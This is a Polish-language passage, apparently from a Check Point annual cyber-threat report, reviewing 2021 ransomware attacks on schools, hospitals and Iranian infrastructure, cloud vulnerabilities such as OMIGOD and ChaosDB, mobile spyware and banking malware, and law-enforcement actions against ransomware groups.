
W połowie 2021 roku kilka okręgów szkolnych w Stanach Zjednoczonych, w tym okręg szkolny w Mississippi, padło ofiarą oprogramowania ransomware Grief. Przestępcom udało się ukraść 10 GB danych, w tym dane osobowe oraz informacje zawodowe. Zagrozili opublikowaniem tych danych w przypadku braku zapłaty okupu. Instytucje szkolnictwa wyższego, takie jak uniwersytety i kolegia, stanowią dobry cel dla cyberprzestępców – jest tak dlatego, ponieważ systemy umożliwiające studentom i wykładowcom podłączanie urządzeń osobistych do sieci instytucji, nie są w pełni chronione.

Sektor opieki zdrowotnej również stał się celem wielu ataków od początku pandemii – zarówno szpitale, jak i ośrodki badawcze zajmujące się opracowywaniem szczepionek oraz firmy farmaceutyczne stały się kuszącymi celami ze względu na to, jak ważna była ich praca. W październiku miał miejsce niszczycielski atak ransomware na system opieki zdrowotnej Nowej Fundlandii i Labradoru w Kanadzie. W rezultacie ataków doszło do kradzieży danych pracowników i pacjentów, a kluczowe systemy przestały działać na ponad tydzień, co doprowadziło do opóźnienia tysięcy wizyt, w tym planowych zabiegów chemioterapii – w wyniku ataku odwołano prawie wszystkie usługi i procedury niezwiązane z nagłymi wypadkami. W tym samym miesiącu byliśmy świadkami jednego z pierwszych ataków ransomware na szpitale na Bliskim Wschodzie – chińska grupa DeepBlueMagic zaatakowała Centrum Medyczne Hillel Yaffe w Haderze w Izraelu za pomocą specjalnego oprogramowania ransomware. Atak uniemożliwił działanie komputerów i części infrastruktury szpitala, co uniemożliwiło wypisywanie i przyjmowanie pacjentów z powodu niemożności odzyskania kartotek i rejestracji nowych pacjentów. W grudniu firma Behavioral Health Group (BHG), która prowadzi przeszło 80 klinik leczenia uzależnień od opioidów na terenie całych Stanów Zjednoczonych padła ofiarą cyberataku, który na tydzień sparaliżował działanie jej sieci. W niektórych ośrodkach pacjenci nie byli w stanie otrzymać przepisanych im dawek leków przeznaczonych do leczenia uzależnienia od środków odurzających, ponieważ komputery nie były w stanie wydrukować etykiet i recept – mogło to zakłócić niezwykle delikatny proces terapii leczenia uzależnień.

Motywowani pobudkami ideologicznymi hakerzy skutecznie zakłócali także życie społeczne, w szczególności w Iranie. W lipcu irańska infrastruktura kolejowa padła ofiarą cyberataku, w ramach którego hakerzy publikowali informacje o opóźnieniach lub odwołanych pociągach na tablicach informacyjnych na stacjach w całym kraju, wraz z prośbą o dzwonienie pod numer biura irańskiego Najwyższego Przywódcy, by uzyskać więcej informacji. Atak poważnie zakłócił funkcjonowanie pociągów, a także wywołał panikę i dezorientację wśród społeczeństwa. Zespół Check Point Research przeprowadził dochodzenie i przypisał atak grupie Indra, która sprzeciwia się reżimowi i jest aktywna co najmniej od 2019 roku. Dotychczas grupa była znana z wykorzystywania złośliwego oprogramowania usuwającego dane.

W październiku kolejny cyberatakzakłócił działanie 4300 irańskich stacji benzynowych. Tym razem przestępcy wzięli na cel system kart elektronicznych, który pozwala mieszkańcom kraju kupować paliwo z dopłatami rządowymi. Na ekranie klienci, którzy próbowali zatankować samochód, widzieli informację o „cyberataku 64411" – liczba 64411 to numer telefonu Najwyższego Przywódcy Iranu, opublikowany podczas poprzedniego ataku na system kolejowy. Atak spowodował duże zamieszanie, a na stacjach benzynowych ustawiły się długie kolejki ludzi obawiających się braku paliwa i nagłego wzrostu cen.

Wszystkie opisane powyżej ataki miały znaczący wpływ na sektory i regiony, w które zostały wycelowane. Zyskały one również dużą uwagę mediów, co oczywiście jest na rękę cyberprzestępcom, którzy próbują zasiać strach i skutecznie wywierać wpływ na swoje ofiary. Niestety, jak pokazał rok 2021, cyberataki często mają znacznie większy wpływ na ogół społeczeństwa niż pierwotnie zakładali atakujący.



ATAKI NA USŁUGI W CHMURACH

W 2020 roku globalna pandemia zmieniła metody pracy w przedsiębiorstwach oraz odmieniła działanie sieci korporacyjnych. W ramach tych zmian obserwowaliśmy zarówno przechodzenie na rozwiązania chmurowe pozwalające na zaspokojenie zapotrzebowania na hybrydowe, zdalnie zarządzane sieci, jak i coraz częstsze wybieranie rozwiązań w modelu usługowym względem tradycyjnych podmiotów. W 2021 roku stało się jasne, że środowiska chmurowe zyskują coraz większą popularność wśród użytkowników końcowych. W połowie roku spółka Gartner opublikowała prognozę, zgodnie z którą wydatki użytkowników końcowych na usługi chmury publicznej miały wzrosnąć o 23% w 2021 roku do ponad 332 miliardów dolarów, w porównaniu z 270 miliardami dolarów 2020 roku i 242,7 miliarda dolarów w 2019 roku. Obecnie przedsiębiorstwa przeznaczają coraz większe środki na architektury wielochmurowe, wśród których prym wiodą rozwiązania Microsoft Azure i AWS, a inni dostawcy, tacy jak Google Cloud Platform, IBM, VMWare mają znaczący udział w rynku.

ITAI GREENBERG

Wiceprezes ds. produktów

“Nic dziwnego, że przedsiębiorstwa stawiają w coraz większym stopniu na technologie chmurowe, zwłaszcza w obliczu post-pandemicznej nowej normalności, w której praca hybrydowa będzie odgrywać kluczową rolę w wielu sektorach. Przeniesienie pracy do chmury oznacza również, że firmy w coraz większym stopniu polegają na dostawcach w zakresie zarządzania bazami danych, kodem aplikacji oraz zasobami. Problem polega na tym, że wiele firm stawia czoła problemom oraz brakom w zakresie kompetencji, które starają się obecnie uzupełnić za wszelką cenę. Wypełnienie tych luk powinno być celem numer jeden dla firm w 2022 roku – dzięki temu będą w stanie lepiej wykorzystać relacje z dostawcami usług w chmurze w celu zapewnienia bezpieczeństwa i zgodności oraz ograniczania ryzyka.”

Organizacje w coraz większym stopniu polegają na dostawcach usług chmurowych, wierząc w to, że będą bezpiecznie zarządzać ich bazami danych, kodem źródłowym aplikacji i zasobami. Organizacje te obecnie uzupełniają luki w wiedzy na temat platform i zarządzania uprawnieniami wynikające z szybkiego tempa transformacji przeprowadzonych w 2020 roku, co sprzyja poprawie bezpieczeństwa i usprawnia administrację. Wciąż dużym zagrożeniem pozostają jednak atakimające na celu podniesienie uprawnień po uzyskaniu nieautoryzowanego dostępu.

Jak zwykle, przestępcy nieustannie starają się pozostać o krok przed społecznością ekspertów zajmujących się bezpieczeństwem, stale poszukując nowych luk i exploitów. Od końca 2021 roku jesteśmy świadkami fali ataków wykorzystujących luki w usługach wiodących w branży dostawców usług w chmurze, przeprowadzanych w celu przejęcia kontroli nad infrastrukturą chmurową organizacji lub nawet nad całymi bazami danych, w której przechowywane są informacje dotyczące klientów dane finansowe i tajemnice przedsiębiorstw. Omawiane podatności nie stanowią błędów w logice zaufania i nie wynikają z zasad stosowanych przez dane organizacje, które przestępcy wykorzystują do stopniowej eskalacji uprawnień w danym środowisku. Coraz częściej mamy do czynienia z krytycznymi podatnościami w infrastrukturze chmury, które mogą umożliwić całkowite przejęcie kont lub wykonanie dowolnego kodu.

Najlepszym przykładem tego rodzaju podatności jest niesławny atak z wykorzystaniem luki OMIGOD. We wrześniu badacze odkryli cztery krytyczne podatności w OMI (Open Management Infrastructure), jednym z agentów oprogramowania Microsoft Azure, który umożliwia użytkownikom zarządzanie konfiguracjami w środowiskach zdalnych i lokalnych. Rozwiązanie OMI jest instalowane na maszynach wirtualnych Azure pracujących pod kontrolą systemu Linux, wykorzystywanych w wielu usługach Azure. Co więcej, jest instalowane automatycznie po włączeniu niektórych usług, co sprawia, że istnieje duże prawdopodobieństwo wykorzystania tych podatności. Szacuje się, że 65% wszystkich klientów Azure jest podatnych na ataki, co przekłada się na tysiące organizacji i miliony maszyn. Podatności OMIGOD są łatwe do wykorzystania, ponieważ wystarczy tylko jedno żądanie z usuniętym nagłówkiem uwierzytelniającym. Co więcej, podatności te mogą umożliwić przestępcom zdalne wykonanie dowolnego kodu w podatnej sieci i uzyskanie uprawnień administratora.

Spółka Microsoft opublikowała już poprawkę usuwającą te błędy we wrześniu 2021 roku Niektórzy eksperci wydali jednak ostrzeżenie, w którym poinformowali, że wydana poprawka nie łatała skutecznie podatności przez kilka dni, dopóki nie została naprawiona. Ataki wykorzystujące te błędy, w szczególności podatność umożliwiająca zdalne wykonanie kodu (CVE-2021-38647), która otrzymała ocenę 9.8 w systemie CVSS, zostały zaobserwowane w chwili ujawnienia podatności i od tamtej pory stają się coraz popularniejsze. Tylko w ciągu pierwszego weekendu liczba serwerów skanujących urządzenia w poszukiwaniu podatnych na ataki maszyn wzrosła z około 10 do przeszło 100. Cieszący się złą sławą botnet Mirai atakujący urządzenia internetu rzeczy był jednym z

pierwszych, który został wykorzystany do ataku na podatne urządzenia. Jednym z celów złośliwego oprogramowania była próba zamknięcia portu 5896 (OMI SSL), aby uniemożliwić innym przestępcom wykorzystanie ataku. Odnotowano również ataki mające na celu instalację programów kopiących kryptowaluty na niezałatanych urządzeniach pracujących pod kontrolą systemu Linux.

Kolejna niepokojąca podatność w rozwiązaniach chmurowych Microsoft Azure została ujawniona miesiąc wcześniej, w sierpniu 2021 roku. Nazwana ChaosDB podatność została wykryta w rozwiązaniu Azure Cosmos DB, wielomodelowej bazie danych NoSQL używanej przez niektóre spośród największych firm na świecie, takich jak Coca Cola, Skype i Symantec do zarządzania wielkoskalowymi bazami danych, w tym zawierającymi informacje na temat transakcji finansowych. Podatność umożliwia przestępcom pobranie kilku kluczy wewnętrznych używanych do uzyskania uprawnień administracyjnych, które pozwalają na zarządzanie bazami danych i kontami organizacji. Mówiąc prościej, wykorzystując tę podatność, atakujący może uzyskać całkowitą i nieograniczoną kontrolę nad całością zasobów wszystkich klientów Azure Cosmos DB.

Kolejna podatność w Microsoft Azure została odkryta pod koniec roku. Podatność, która otrzymała nazwę Azurescape dotyczy rozwiązania Container-as-a-Service (CaaS) w chmurze Azure i opiera się na dwuletniej podatności w RunC – środowisku uruchomieniowym kontenerów, oznaczonej numerem CVE-2019-5736. Azurescape jest wyjątkową luką w zabezpieczeniach, ponieważ pozwala atakującemu na wydostanie się z zaatakowanego środowiska i wykonanie kodu w środowiskach należących do innych użytkowników w tej samej chmurze publicznej. Oznacza to, że złośliwy użytkownik rozwiązania Azure Container Instances (ACI) może potencjalnie uruchomić dowolny kod na klastrach Kubernetes innych klientów. Wykorzystanie luki składa się z trzech etapów – pierwszym z nich jest wydostanie się z kontenera (container escape) przy pomocy techniki eskalacji uprawnień w środowiskach kontenerowych. Azurescape umożliwia atakującemu uzyskanie uprawnień administracyjnych do całego klastra kontenerów. Na szczęście poprawka została szybko udostępniona wkrótce po publikacji informacji na temat podatności, ale użytkownicy ACI muszą podjąć dalsze działania w celu zabezpieczenia swoich środowisk. Do końca 2021 roku nie wykryto żadnych przykładów exploitów. Podatność ta zwiększyła jednak świadomość zagrożeń, jakie niosą ze sobą środowiska chmurowe dla wielu klientów oraz powszechnie dostępne wielkoskalowe infrastruktury, które umożliwiają wielu organizacjom działanie w ramach jednej platformy.

Microsoft Azure nie jest jedyną usługą, w której w ubiegłym roku odkryto luki w zabezpieczeniach. W czerwcu badacze zajmujący się bezpieczeństwem odkryli podatność w rozwiązaniu Google Compute Engine (GCE) – elemencie rozwiązania infrastruktury jako usługi (IaaS) platformy Google Cloud Platform, wykorzystywanego do tworzenia i uruchamiania maszyn wirtualnych na żądanie. Odkryta podatność umożliwia atakującemu przejęcie kontroli nad maszynami wirtualnymi ze względu na szereg problemów, w tym użycie słabych liczb losowych przez oprogramowanie ISC DHCP. Wykorzystanie tej podatności jest możliwe dzięki podszywaniu się pod serwer metadanych i może umożliwić przestępcom zalogowanie się jako użytkownik root, czyli administrator danej maszyny. Spółka Google opublikowała poprawkę do tej luki prawie rok po jej ujawnieniu.

Dzięki najnowszym badaniom udało się także uzyskać nowe informacje na temat techniki określanej mianem przemycania nagłówków HTTP (HTTP header smuggling) i możliwości wykorzystania jej do ataku na bramkę API AWS oraz dostawcę uwierzytelniania AWS Cognito. Badanie pokazuje, w jaki sposób można wykorzystać tę technikę do ominięcia ograniczeń i skutecznego zatrucia pamięci podręcznej.

Pod koniec 2021 roku badacze zauważyli osobliwą zmianę w uprawnieniach AWS, która mogła pozwolić pracownikom wsparcia technicznego AWS na odczytanie danych z kontenera S3 klienta, podczas gdy powinni widzieć wyłącznie metadane. Ta potencjalna luka w ochronie prywatności powstała w wyniku zmiany uprawnień obowiązkowej roli o nazwie AWSServiceRoleForSupport, utworzonej w celu zapewnienia wsparcia technicznego i administracyjnego. Ostatecznie zmiana została cofnięta, a spółka Amazon Web Services oświadczyła, że wdroży dodatkowe zabezpieczenia, aby zapobiec takim błędom w przyszłości.

Podsumowując, wykryte w 2021 roku luki w zabezpieczeniach dostawców usług w chmurze były znacznie poważniejsze niż do tej pory. Podatności ujawnione w ciągu roku umożliwiały atakującym wykonanie dowolnego kodu, podniesienie uprawnień użytkownika, uzyskanie dostępu do dużej ilości prywatnych danych, a nawet przechodzenie między różnymi środowiskami. Co więcej, wiele z tych podatności nie zostało załatane przez dłuższy czas. Badacze ujawnili podatności w samej infrastrukturze chmury, których nawet najbardziej czujny i profesjonalny użytkownik nie jest w stanie przewidzieć ani nie ma możliwości im zapobiec.

NOWINKI ZE ŚWIATA MOBILNEGO

W ciągu 2021 roku przestępcy stopniowo zwiększali uwagę poświęcaną urządzeniom mobilnym, zarówno w przypadku zakrojonych na szeroką skalę kampanii skierowanych do użytkowników końcowych, jak i ukierunkowanych ataków na przedsiębiorstwa. Z przeprowadzonego badania ankietowego wynika, że organizacje nie były przygotowane na masowe wdrożenie w miejscach pracy zasady BYOD – Bring Your Own Device, w ramach której pracownicy zastępują urządzenia firmowe urządzeniami osobistymi. Około 49% badanych organizacji stwierdziło, że nie jest w stanie wykryć ataku lub incydentu na urządzeniach należących do pracowników.

W pierwszej kolejności jednak musimy przyjrzeć się bliżej oprogramowaniu Pegasus autorstwa spółki NSO Group, jednej z najsłynniejszych rodzin mobilnego złośliwego oprogramowania. Pegasus to mobilne oprogramowanie szpiegujące infekujące urządzenia pracujące pod kontrolą systemów iOS oraz Android, opracowane i wprowadzone na rynek przez NSO Group z siedzibą w Izraelu. Oprogramowanie może przejąć pełną kontrolę nad urządzeniem mobilnym i zbierać wiele typów danych, takich jak wiadomości, zdjęcia, kalendarze, wiadomości e-mail i inne. Ponadto złośliwe oprogramowanie jest w stanie aktywować kamerę, nagrywać filmy i wykonywać zdjęcia, a także rejestrować rozmowy. Infekcja Pegasusem opiera się na opracowanym przez spółkę exploicie, który nie wymaga działania ze strony użytkownika. Choć złośliwe oprogramowanie zostało po raz pierwszy wykryte w 2016 roku, w 2019 roku pojawiły się informacje, że przy pomocy aplikacji WhastApp udało się zainfekować nim przeszło 1400 użytkowników będących celami wielu klientów NSO Group.

W lipcu 2021 roku media na całym świecie opublikowały doniesienia o tym, że narzędzie zostało wykorzystane do uzyskania dostępu do urządzeń mobilnych urzędników państwowych, dziennikarzy, działaczy na rzecz praw człowieka i dyrektorów firm na całym świecie. Lista zawierająca około 50 000 potencjalnych ofiar oprogramowania Pegasus wyciekła i trafiła na pierwsze strony gazet, ujawniając tożsamość klientów NSO. Uwaga mediów doprowadziła do szeroko zakrojonych badań, których celem było odkrycie metod infekcji wykorzystywanych przez oprogramowanie Pegasus i pomoc użytkownikom w wykryciu tego złośliwego oprogramowania na swoich urządzeniach. We wrześniu spółka Apple wydała poprawki dwóch podatności typu zero-day w usłudze iMessage wykorzystywanych przez oprogramowanie Pegasus, oznaczone numerami CVE-2021-30860 i CVE-2021-30858. Podatności pozwalają na złamanie zabezpieczeń telefonów iPhone i komputerów Mac, umożliwiając wykonywanie poleceń przez złośliwe dokumenty. W listopadzie spółka Apple złożyła pozew przeciwko NSO Group w związku z używaniem oprogramowania hakerskiego na urządzeniach Apple i kradzieżą prywatnych danych. Przestępcy wykorzystali tę sytuację do przygotowania oszustwa polegającego na wyłudzaniu pieniędzy. Niedawno przeprowadzona kampania wykorzystuje powszechny lęk przed oprogramowaniem szpiegowskim Pegasus

aby zastraszyć potencjalne ofiary. Przestępcy rozsyłają wiadomości e-mail zawierające żądania okupu i twierdząc, że w ich posiadaniu znajdują się prywatne nagrania wideo ofiar, rzekomo wykradzione dzięki oprogramowaniu Pegasus.

Wyjątkową cechą oprogramowania Pegasus jest prosty mechanizm infekcji, który nie wymaga interakcji ze strony użytkownika, lista ofiar ataków oraz zaawansowane funkcje gromadzenia danych. Nie dziwi więc fakt, że nie jest już jedynym tego typu złośliwym oprogramowaniem. Pod koniec roku badacze ujawnili działalność kolejnego podmiotu zajmującego się wytwarzaniem oprogramowania szpiegującego w sektorze prywatnym. Cytrox, firma z siedzibą w Macedonii Północnej, wprowadziła na rynek oprogramowanie szpiegowskie o nazwie Predator dla urządzeń iPhone, które infekuje cele klientów za pośrednictwem odnośników przesyłanych w aplikacji WhatsApp. Z racji tego, że znamy coraz więcej informacji o możliwościach złośliwego oprogramowania, istnieje coraz większa szansa, że zostaną one przejęte przez pospolitych cyberprzestępców. Ponadto szeroka dystrybucja mobilnego oprogramowania szpiegującego oraz uwaga, jaką ta dziedzina przyciągnęła w 2021 roku to kolejne przesłanki świadczące o kluczowej roli, jaką urządzenia mobilne odgrywają w krajobrazie cyberzagrożeń.

W ciągu całego roku zaobserwowaliśmy, że przestępcy wkładają wiele wysiłku we włamania na konta w najważniejszych mediach społecznościowych, takich jak Facebook i Telegram. Działania te obejmowały przeprowadzanie zakrojonych na szeroką skalę ataków mających na celu uzyskanie dostępu do urządzeń mobilnych. W sierpniu odkryto, że nowy trojan na Androida nazwany FlyTrap pozwolił na przejęcie co najmniej 10 000 kont na Facebooku w 144 regionach od marca 2021 roku, głównie za pośrednictwem złośliwych aplikacji dostępnych w sklepie Google Play. Aplikacje te zostały przesłane i szybko usunięte z platformy, ale później były dostępne w innych sklepach z aplikacjami. Atakujący wykorzystali również komunikator WhatsApp do rozpowszechniania zmodyfikowanej wersji aplikacji na urządzenia z systemem Android, która instaluje trojana Triada. W październiku badacze wykryli aplikację do edycji zdjęć dostępną w sklepie Google Play Store, która zawierała złośliwy kod zbierający dane uwierzytelniające użytkowników Facebooka i wykorzystujący je do prowadzenia kampanii reklamowych z wykorzystaniem danych środków płatniczych ofiar. Aplikacja została pobrana przez tysiące użytkowników. W listopadzie, nowe złośliwe oprogramowanie na Androida o nazwie MasterFred stało się głośne ze względu na wykorzystywanie fałszywych nakładek logowania w celu kradzieży danych kart kredytowych użytkowników Netflixa, Instagrama i Twittera.

Inny ważny wektor ataku, który był widoczny w 2021 roku opierał się na rozpowszechnianiu szkodliwego oprogramowania za pomocą wiadomości SMS. SMiShing – SMS phishing – to technika phishingu, która polega na wykorzystaniu urządzeń mobilnych do rozpowszechniania ataków socjotechnicznych, wykorzystujących wiadomości SMS jako wektor ataku. Botnet FluBot działający na urządzeniach z systemem Android, który opiera się na tej technice, wznowił swoją działalność w kwietniu 2021 roku mimo aresztowania jego założycieli przez hiszpańską policję. We wrześniu botnet został rozbudowany o nową metodę atakowania urządzeń z systemem Android – rozsyłanie fałszywej wiadomości dotyczącej aktualizacji zabezpieczeń, ostrzegającą przed infekcją FluBotem. Do infekcji dochodzi po kliknięciu przez ofiarę przycisku „Zainstaluj aktualizację zabezpieczeń". FluBot pojawił się ponownie w listopadzie w ramach kampanii skierowanej do użytkowników z Finlandii. Po udowodnieniu skuteczności nowego wektora ataku przez oprogramowanie FluBot, SMiShing

był stopniowo przejmowany przez kolejnych przestępców. Na przykład, niedawne dochodzenie przeprowadzone przez zespół Check Point Research wykazało, że ataki SMiShingowe są bardzo skuteczne w Iranie, mimo ogólnie niskiej jakości zestawów narzędzi stosowanych przez przestępców. Kampanie te wykorzystują SMiShing, a jednocześnie podszywają się pod kluczowe podmioty, takie jak irański rząd, system sądowniczy, portale zakupowe i inne firmy. Wiele ostrzeżeń na temat tej niezwykle popularnej metody ataku pojawia się w serwisach informacyjnych. Skala ostatniej fali ataków jest bezprecedensowa, co nie jest zaskoczeniem, jeśli przyjrzymy się kwitnącemu rynkowi usług typu botnet jako usługa (botnet-as-a-service) działającemu na podziemnych forach i kanałach w komunikatorze Telegram. Zestawy do phishingu są dostępne w cenie od 50 do 100 dolarów. Szacujemy, że podobne kampanie, również zainspirowane udanym wykorzystaniem SMiShingu przez FluBota, mogą wkrótce pojawić się również w innych krajach.

Innym szeroko zakrojonym oszustwem, które miało miejsce w 2021 roku i dotyczyło wiadomości SMS, była kampania UltimaSMS wykorzystująca blisko 150 aplikacji dla systemu Android. Kampania opierała się na przekonywaniu ofiar do subskrybowania usług SMS Premium bez ich wiedzy.

Zmiany systemowe spowodowane przez globalną pandemię mają również wpływ na obszar mobilnego złośliwego oprogramowania bankowego. Postępująca cyfryzacja sektora bankowego doprowadziła do pojawienia się różnych aplikacji mających na celu ograniczenie interakcji w rzeczywistym świecie, co przyczyniło się do rozpowszechnienia się nowych zagrożeń. We wrześniu zespół Check Point Research odkrył nową metodę ataku na użytkowników systemu Android, która wykorzystuje usługi dostępności wbudowane w system operacyjny urządzenia. Celem ataku byli użytkownicy aplikacji PIX – mającego zaledwie rok, jednak niezwykle popularnego rozwiązania do błyskawicznych płatności, stworzonego i zarządzanego przez brazylijski bank centralny. Kampania obejmowała dwa warianty złośliwego oprogramowania bankowego rozprowadzanego przez dwie złośliwe aplikacje dostępne w sklepie Google Play. Bardziej wyjątkowy wariant nazwany PixStealer wykorzystywał usługi dostępności systemu Android (AAS) do kradzieży pieniędzy z określonego banku za pomocą transakcji PIX. To minimalistyczne, ale innowacyjne połączenie funkcji pozwala złośliwemu oprogramowaniu zbierać fundusze bez interakcji z serwerem kontroli, dzięki czemu pozostaje niewykryte. Ze względu na prostotę i skuteczność tego rozwiązania można się spodziewać, że inni przestępcy pójdą tym tropem.

PĘKNIĘCIA W EKOSYSTEMIE RANSOMWARE

Minęły już czasy, gdy operatorzy oprogramowania ransomware negocjowali okup w wysokości 200 dolarów w zamian za odzyskanie dostępu do zdjęć rodzinnych. Dziś świat oprogramowania ransomware to potężny półświatek wymuszający milionowe okupy i grożący potężnym organizacjom całkowitym zatrzymaniem wszystkich systemów. U podstaw tego zjawiska leży ewolucja modelu biznesowego oprogramowania ransomware. Model ransomware jako usługa (Ransomware-as-a-Service, RaaS) wprowadza programy partnerskie charakteryzujące się niskim progiem wejścia, dzięki czemu każdy przestępca może łatwo dołączyć do półświatka. Atakujący wybiera jeden z wiodących projektów ransomware i postępuje zgodnie ze szczegółową instrukcją użytkowania, która zawiera kompleksowe wytyczne dotyczące każdego etapu ataku. Jeśli włamanie zakończy się powodzeniem, operatorzy oprogramowania ransomware i ich partnerzy dzielą się okupem wpłaconym przez ofiarę. Ten niezwykle dochodowy model umożliwia atakującym dotarcie do większej liczby ofiar i zapewnia wyższe zyski wszystkim zainteresowanym stronom.

Operatorzy oprogramowania ransomware stanowią kręgosłup całego półświatka, oferując nie tylko samo oprogramowanie ransomware, ale także usługi prania brudnych pieniędzy i specjalistów od negocjacji. Różne programy ransomware rywalizują o partnerów, dlatego grupy zajmujące się jego rozwojem stale opracowują bardziej atrakcyjne narzędzia i usługi dla swoich programów partnerskich, aby pomóc im wyróżnić się wśród konkurencji. Reputacja jest kluczowym czynnikiem motywującym – to ona wpływa na szanse uzyskania dużych okupów lub zwiększa ryzyko zatrzymania przez organy ścigania. Nie zaskakuje zatem fakt, że cyberprzestępcy rozwiązują swoje wewnętrzne spory na forach sądowych, gdzie przegrana sprawa może kosztować grupę utratę reputacji i zysków.

Poprzedni rok był niezwykle burzliwym czasem dla wielu grup ransomware, między innymi dlatego, że rządy i organy ścigania zmieniły swoje stanowisko wobec przestępczości zorganizowanej zajmującej się tym obszarem działalności. Działania prewencyjne i reaktywne przekształciły się w aktywne operacje ofensywne wymierzone w samych operatorów oprogramowania ransomware, jak również w ich źródła finansowania i infrastrukturę pomocniczą. Główna zmiana nastąpiła po incydencie związanym z rurociągiem Colonial Pipeline. Majowy atak przeprowadzony przez grupę DarkSide spowodował poważne ograniczenia dostaw paliwa na całym Wschodnim Wybrzeżu USA, co uświadomiło administracji prezydenta Bidena konieczność zwiększenia wysiłków w walce z tym zagrożeniem.

Jeszcze w tym samym miesiącu gang DarkSide ogłosił na stronie że zawiesza działalność po tym, jak przejęto jego serwery oraz kryptowaluty wykorzystywane do opłacania partnerskich gangów. W czerwcu Departament Sprawiedliwości Stanów Zjednoczonych określił oprogramowanie ransomware mianem zagrożenia dla bezpieczeństwa narodowego, zrównując je z terroryzmem. Kolejny poważny incydent dotyczył ataku na platformę Kaseya w lipcu zeszłego roku, po którym odpowiedzialna za niego grupa REvil zniknęła w tajemniczych okolicznościach, wyłączając swoją stronę internetową z wyciekami Happy Blog i zawieszając obsługę klienta. Zawieszenie działalności było jednak krótkotrwałe i grupa wznowiła przestępczą działalność we wrześniu. Następnie przestępcy zniknęli ponownie w październiku w wyniku operacji organów ścigania, którym udało się przejąć infrastrukturę oraz stronę internetową Happy Blog.

We wrześniu organy Stanów Zjednoczonych poszły o krok dalej w walce z oprogramowaniem ransomware i ogłosiły sankcje na giełdy kryptowalut, portfele i firmy handlowe, które wykorzystują podmioty odpowiedzialne za zagrożenia związane z oprogramowaniem ransomware do wymiany kryptowalut uzyskiwanych w ramach okupów na rzeczywiste waluty. Giełda SUEX z siedzibą w Rosji jako pierwsza została wpisana na listę sankcji za współudział w działalności przestępczej mającej na celu wymuszanie okupów. W następnym miesiącu Unia Europejska i kolejne 31 krajów ogłosiły, że przyłączą się do działań mających na celu przerwanie kanałów przesyłu kryptowalut, próbując w ten sposób sparaliżować proces prania brudnych pieniędzy. Ponadto, rząd australijski opublikował plan działania dotyczący oprogramowania ransomware, który obejmuje utworzenie nowej specjalnej grupy zadaniowej oraz surowsze kary dla osób zajmujących się atakami wykorzystującymi to oprogramowanie.

W listopadzie odbyła się Operacja Cyklon – międzynarodowa operacja koordynowana przez Interpol, w wyniku której udało się przejąć infrastrukturę oraz aresztować osoby powiązane z praniem pieniędzy grupy Cl0p, odpowiedzialnej za atak na firmę Accellion, który doprowadził do wielu wymuszeń. Ponadto amerykański Departament Sprawiedliwości i inne agencje federalne prowadziły dalsze działania przeciwko grupie REvil, które obejmowały aresztowania członków organizacji, przejęcie pieniędzy z okupów o wartości 6 milionów dolarów, konfiskatę urządzeń oraz rozbicie programu nagród o wartości 10 milionów dolarów.

W całym ekosystemie oprogramowania ransomware obserwowaliśmy różne reakcje na te informacje. Niektóre grupy okazywały wrogość i wywierały jeszcze większą presję na swoje ofiary, aby skutecznie odstraszyć je od kontaktu z organami ścigania. Na przykład, oprogramowanie Grief groziło ofiarom usunięciem kluczy deszyfrujących pliki, jeśli zdecydują się na skorzystanie z usług profesjonalnych negocjatorów. Przestępcy obsługujący ransomware RagnarLocker opublikowali w internecie wszystkie dane wykradzione ofiarom, które skontaktowały się z FBI lub innymi organami ścigania.

